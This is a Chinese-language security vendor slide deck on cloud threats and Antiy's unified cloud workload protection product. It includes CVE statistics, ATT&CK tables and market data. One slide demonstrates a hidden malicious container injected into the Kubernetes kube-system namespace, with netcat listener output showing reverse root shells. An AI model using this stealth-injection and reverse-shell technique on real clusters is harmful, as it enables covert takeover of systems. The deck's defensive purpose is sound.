



网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

亂雲飛渡

资源代价与安全算力

统一工作负载防护

智甲云主机安全的运营闭环实践

 安天 | 云安全事业部

CONTENTS

目录

- 01 扩散、复杂、新挑战，云上的安全威胁
- 02 统一工作负载防护，安天的解决方案
- 03 可见性和自动化，云上的安全治理闭环
- 04 多层次和自动化，检测响应的运营闭环
- 05 支撑运营体系，实现完整闭环



网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

安天 | 智者安天下



















01

扩散、复杂、新挑战

云上的安全威胁

云上风险，扩散到更广泛的攻击面


随着云计算的不断发展普及，云上风险开始进一步扩散，同时也带来了更多的攻击面：系统、虚拟化组件、编排平台、容器、运行时环境、中间件等多个方面的风险不断增加，给个人、企业及相关监管部门带来了更大的挑战

| Operating Systems | | | Virtualization | | | 容器和编排平台 | | |
|---|---------------------|----------|---|--------------------|---------|---|------------|----------|
|  | Debian Linux | 703 CVEs |  | VirtualBox | 46 CVEs |  | Kubernetes | 4 CVEs |
|  | Windows Server 2016 | 489 CVEs |  | QEMU | 25 CVEs |  | Docker | 2 CVEs |
|  | Android | 574 CVEs |  | Citrix Xen Desktop | 1 CVEs |  | Nomad | 5 CVEs |
| Java Application Servers | | | Runtime Environments | | | Database | | |
|  | Weblogic Server | 28 CVEs |  | Oracle OpenJDK | 20 CVEs |  | MySQL | 124 CVEs |
|  | Apache Tomcat | 8 CVEs |  | GoLang Go | 17 CVEs |  | Redis | 8 CVEs |
|  | Eclipse Jetty | 7 CVEs |  | nodejs | 10 CVEs |  | PostgreSQL | 5 CVEs |

数据来源：<https://stack.watch>

云上风险，快速增长的漏洞数量

- CVE每年新增漏洞数量巨大，其中2021年创历史新高达到20141个
- Windows主机系统，新增漏洞年复合增长率为10.5%；Linux主机系统，漏洞年复合增长率为3.7%；云原生系统和应用漏洞，年复合增长率为8.9%
- 需要注意，**近两年云原生系统和应用漏洞增速已超出Win/Linux主机操作系统**




数据来源: cvedetails.com

| Windows | Linux | 云原生系统和云上应用 |
|------------------------|------------------------------|-------------------|
| Windows Server 2016 | openSUSE | OpenStack |
| Windows Server 2008 | Leap | VMware |
| Windows Server 2012 | Linux Kernel | Xen |
| Windows Server 2019 | Debian Linux | QEMU |
| Windows Server 2012 R2 | Ubuntu Linux | Citrix XenDesktop |
| | Enterprise Linux Server | Docker |
| | Enterprise Linux Workstation | Kubernetes |
| | Fedora | Nomad |
| | | Podman |
| | | Apache Tomcat |
| | | etcd |
| | | Nginx |
| | | MySQL |
| | | Helm |
| | | ... |

Win主机系统、Linux主机系统、及云原生系统和应用子项说明


云上风险，普遍存在的配置错误和配置风险

- 开源环境和生产开发环境存在大量安全配置错误
- 云环境巨大而复杂，这为重大错误创造了条件，也给云运维者和安全团队带来挑战



编排模块的错误配置的数量(左); 错误配置的类型及其百分比(右)
数据来源: unit42-cloud-threat-research

Gartner 到2025年, 超过99%的云泄露将被追溯到可预防的配置错误或终端用户的错误。




错误配置的原因
数据来源: Fugue report

云上威胁，攻击技战术21年增长显著


一年间，Enterprise技战术项增幅5%，而其中Cloud相关项增幅51%，为主要增幅。

| Reconnaissance | Resource Development | Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Command and Control | Exfiltration | Impact |
|------------------------------------|---------------------------|-----------------------------------|-----------------------------------|--------------------------------------|---------------------------------------|--------------------------------------|---------------------------------------|--|------------------------------------|------------------------------------|---|--|----------------------------|
| Active Scanning | Acquire Infrastructure | Drive-by Compromise | Command and Scripting Interpreter | Account Manipulation | Abuse Elevation Control Mechanism | Abuse Elevation Control Mechanism | Adversary-in-the-Middle | Account Discovery | Exploitation of Remote Services | Adversary-in-the-Middle | Application Layer Protocol | Automated Exfiltration | Account Access Removal |
| Gather Victim Host Information | Compromise Accounts | Exploit Public-Facing Application | Container Administration Command | BITS Jobs | Access Token Manipulation | Access Token Manipulation | Brute Force | Application Window Discovery | Internal Spearphishing | Archive Collected Data | Communication Through Removable Data Transfer Size Limits | Data Destruction | Data Destruction |
| Gather Victim Identity Information | Compromise Infrastructure | External Remote Services | Deploy Container | Boot or Logon Autostart Execution | Abuse Token Manipulation | Abuse Token Manipulation | Credentials from Password Stores | Browser Bookmark Discovery | Lateral Tool Transfer | Audio Capture | Data Encoding | Exfiltration Over Alternative Protocol | Data Encrypted for Impact |
| Gather Victim Network Information | Develop Capabilities | Hardware Additions | Exploitation for Client Execution | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Exploitation for Credential Access | Cloud Infrastructure Discovery | Remote Service Session Hijacking | Automated Collection | Data Obfuscation | Exfiltration Over C2 Channel | Data Manipulation |
| Gather Victim Org Information | Establish Accounts | Phishing | Inter-Process Communication | Browser Extensions | Create or Modify System Process | Create or Modify System Process | Forced Authentication | Cloud Service Dashboard | Replicate Services | Browser Session Hijacking | Dynamic Resolution | Exfiltration Over Other Network Med Dehacement | Data Manipulation |
| Phishing for Information | Obtain Capabilities | Replication Through Removable Me | Native API | Compromise Client Software Binary | Domain Policy Modification | Domain Policy Modification | Forge Web Credentials | Cloud Storage Object Discovery | Replication Through Removable Me | Clipboard Data | Encrypted Channel | Exfiltration Over Other Physical Medium | Disk Wipe |
| Search Closed Sources | Stage Capabilities | Supply Chain Compromise | Scheduled Task/job | Create Account | Escape to Host | Direct Volume Access | Input Capture | Cloud Storage Object Discovery | Software Deployment Tools | Data from Cloud Storage Object | Fallback Channels | Exfiltration Over Web Service | Endpoint Denial of Service |
| Search Open Technical Databases | | Trusted Relationship | Shared Modules | Create or Modify System Process | Event Triggered Execution | Domain Policy Modification | Trusted Developer Utilities Proxy Exe | Container and Resource Discovery | Taint Shared Content | Data from Configuration Repository | Ingress Tool Transfer | Scheduled Transfer | Firmware Corruption |
| Search Open Websites/Domains | | Valid Accounts | Software Deployment Tools | Event Triggered Execution | Exploitation for Privilege Escalation | Exploitation Guardrails | Unused/Unsupported Cloud Regions | Domain Trust Discovery | Use Alternate Authentication Mater | Data from Information Repositories | Multi-Stage Channels | Transfer Data to Cloud Account | Inhibit System Recovery |
| Search Victim-Owned Websites | | | System Services | External Remote Services | Hook Execution Flow | Exploitation for Defense Evasion | Use Alternate Authentication Mater | File and Directory Discovery | Data from Local System | Non-Standard Layer Protocol | Non-Standard Port | | Network Denial of Service |
| | | | User Execution | Hide Artifacts | Hide Artifacts | File and Directory Permissions Modif | Virtualization/Sandbox Evasion | Group Policy Discovery | Data from Network Shared Drive | Protocol Tunneling | | | Resource Hijacking |
| | | | Windows Management Instrumentat | Implant Internal Image | Scheduled Task/job | Hide Artifacts | Virtualization/Sandbox Evasion | Network Service Scanning | Data from Removable Media | Proxy | | | Service Stop |
| | | | | Modify Authentication Process | Valid Accounts | Hijack Execution Flow | Weaken Encryption | Network Share Discovery | Data Staged | Remote Access Software | | | System Shutdown/Reboot |
| | | | | Office Application Startup | | Impair Defenses | XSL Script Processing | Network Sniffing | Email Collection | Traffic Signaling | | | |
| | | | | Pre-OS Boot | | Indicator Removal on Host | Two-Factor Authentication Intercept | Password Policy Discovery | Input Capture | Screen Capture | | | |
| | | | | Scheduled Task/job | | Indirect Command Execution | Unsecured Credentials | Peripheral Device Discovery | Video Capture | | | | |
| | | | | Server Software Component | | Masquerading | | Permission Groups Discovery | | | | | |
| | | | | Traffic Signaling | | Modify Authentication Process | | Process Discovery | | | | | |
| | | | | Valid Accounts | | Modify Cloud Compute Infrastructure | | Query Registry | | | | | |
| | | | | | | Modify Registry | | Remote System Discovery | | | | | |
| | | | | | | Modify System Image | | Software Discovery | | | | | |
| | | | | | | Network Boundary Bridging | | System Information Discovery | | | | | |
| | | | | | | Obscured Files or Information | | System Location Discovery | | | | | |
| | | | | | | Pre-OS Boot | | System Network Configuration Discovery | | | | | |
| | | | | | | Process Injection | | System Network Connections Discovery | | | | | |
| | | | | | | Reflective Code Loading | | System Owner/User Discovery | | | | | |
| | | | | | | | | System Service Discovery | | | | | |
| | | | | | | | | System Time Discovery | | | | | |
| | | | | | | | | Virtualization/Sandbox Evasion | | | | | |

近一年战术变化比例



ATT&CK-V8



ATT&CK-V10

数据来源: mitre.org

云上威胁，ATT&CK尚未做到攻击技战术的全面覆盖

利用 Kubernetes 特性，将恶意容器动态注入到集群 kube-system 命名空间中，可实现每个集群中自动注入恶意容器，兼顾隐蔽性和可用性。

动态注入后，无论是查看DaemonSet还是pods，均看不到注入的容器。

```
[root@centosmaster:~/home/asd]#kubectl get nodes -n kube-system
NAME          STATUS    ROLES    AGE   VERSION
centos2       Ready    <none>   47d   v1.22.3
centosmaster  Ready    control-plane,master  47d   v1.22.3
[root@centosmaster:~/home/asd]#kubectl get daemonset -n kube-system
NAME          DESIRED  CURRENT  READY  UP-TO-DATE  AVAILABLE  NODE SELECTOR
kube-flannel-ds  2        2        2      2            2          <none>
kube-proxy     2        2        2      2            2          kubernetes.io/os=linux
[root@centosmaster:~/home/asd]#kubectl get pods -n kube-system
NAME          READY  STATUS    RESTARTS   AGE
coredns-7d75679df-n6rhn  1/1    Running   12 (14m ago)  47d
coredns-7d75679df-rzts9  1/1    Running   12 (14m ago)  47d
etcd-centosmaster       1/1    Running   14 (14m ago)  47d
kube-apiserver-centosmaster  1/1    Running   14 (14m ago)  47d
kube-controller-manager-centosmaster  1/1    Running   15 (14m ago)  47d
kube-flannel-ds-ck58m     1/1    Running   14 (11m ago)  47d
kube-flannel-ds-ktrjk    1/1    Running   16 (14m ago)  47d
kube-proxy-7sb4z         2/2    Running   0             5m40s
kube-proxy-k5rfg        2/2    Running   2 (5m20s ago)  5m22s
kube-scheduler-centosmaster  1/1    Running   16 (14m ago)  47d
```

```
asd@centos2:~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[asd@centos2:~]$ nc -lvv -p 4444
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.124.128.
Ncat: Connection from 192.168.124.128:57208.
/bin/sh: 0: can't access tty; job control turned off
# cat /etc/issue
Debian GNU/Linux 10 \n \l


asd@centos2:~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
[asd@centos2:~]$ nc -lvv -p 4444
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.124.131.
Ncat: Connection from 192.168.124.131:49626.
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# uname -a
Linux centosmaster 4.18.0-348.2.1.el8_5.x86_64 #1 SMP Tue Nov 16 14:42:35 UTC 2021 x86_64 GNU/Linux
```


云上场景，新场景快速发展和传统场景持续存在共存




在客户场景，“共存”成为IT场景的新常态
业务上，敏态业务、稳态业务共存


基础设施，云和传统共存
云原生技术上，虚拟化主机和容器、容器云共存




企业中计算机数量增长,表明更多的用户进入生态,使用5,000台以上的用户从15%增加到17%,表明用户正在添加更多内容




公有云,私有云,混合云,多云环境云混杂使用,云原生技术在私有云中保持增长




92%的受访者表示他们在生产环境中容器使用容器已是常态,使用量从2019的62%略增加到64%。



企业内运行容器数量也在增加,使用超过5000个容器的用户在2020年达到23%,比2016年的11%增长109%



有91%的受访者表示正式使用Kubernetes,其中83%用于生产。




超过一半的受访者(55%)每周至少发布一次或每周多次进行发布,表明敏态业务正在逐步增加。

数据来源: CNCF, 调查受访者中有三分之二来自员工人数超过 100 人的组织, 30%来自员工人数超过 5000 人的组织。受访者 (56%) 来自软件组织。其他行业包括金融 (9%)、咨询 (6%) 和运营商 (5%)

安全防护，完善的工作负载防护体系、急需且复杂

- 1、云上面临风险、对抗攻击技战术、及应用场景的，扩散、复杂、演进，注定有效的防护体系需要多样化、集成化
- 2、根据Gartner的分析，cwpp的防护体系需要具备反病毒、入侵防护、漏洞防护、应用监控、主机防火墙等等安全能力
- 3、云上通常面临海量的资产、异构的资产、分布式的资产，同时又必须解决算力消耗低、业务中断风险低的问题。更需要多种融合技术方能实现。
- 4、以主流的开源/免费安全产品为例。


工作负载类型



Gartner对CWPP的分析



从开源/免费看体系的复杂性




云上的新挑战 — 微隔离、API安全、微服务安全


Gartner 到2022年，API滥用将成为导致企业Web应用数据泄露最频繁的攻击载体。

来源：Gartner 《API Security: Protect your APIs from Attacks and Data Breaches》

微服务安全风险



微隔离



API安全风险





网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

安天 | 智者安天下


02

统一工作负载防护

安天的解决方案

异构的云上工作负载，安天如何实现安全运营的闭环？

运营过程



0 低业务影响 | 低算力和资源消耗 | 低业务中断风险

关键能力

| | | | |
|--|---|---|--|
| <p>1 复杂的应用场景</p> <p>私有化部署 稳态应用 公有化部署 敏态应用 混合部署 混合应用</p> | <p>2 异构、细粒度的资产</p> <p>物理服务器 主机 虚拟机 容器 容器 帐户 无服务器 中间件 应用 部件 进程...</p> | <p>3 多安全能力集成</p> <p>风险检测 AVL 攻击防护 HIDS 入侵检测 EDR 异常检测 RASP UEBA WAF....</p> | <p>4 新兴的安全需求</p> <p>微隔离 API 安全 微服务安全 Serverless安全</p> |
|--|---|---|--|


5 海量资产下的运营闭环 | 自动化和可见性 | 支撑安全运营体系的运营闭环

统一工作负载防护 — 安天的解决方案

面向异构、海量的云工作负载，兼容传统物理服务器

提供**统一的工作负载防护**产品

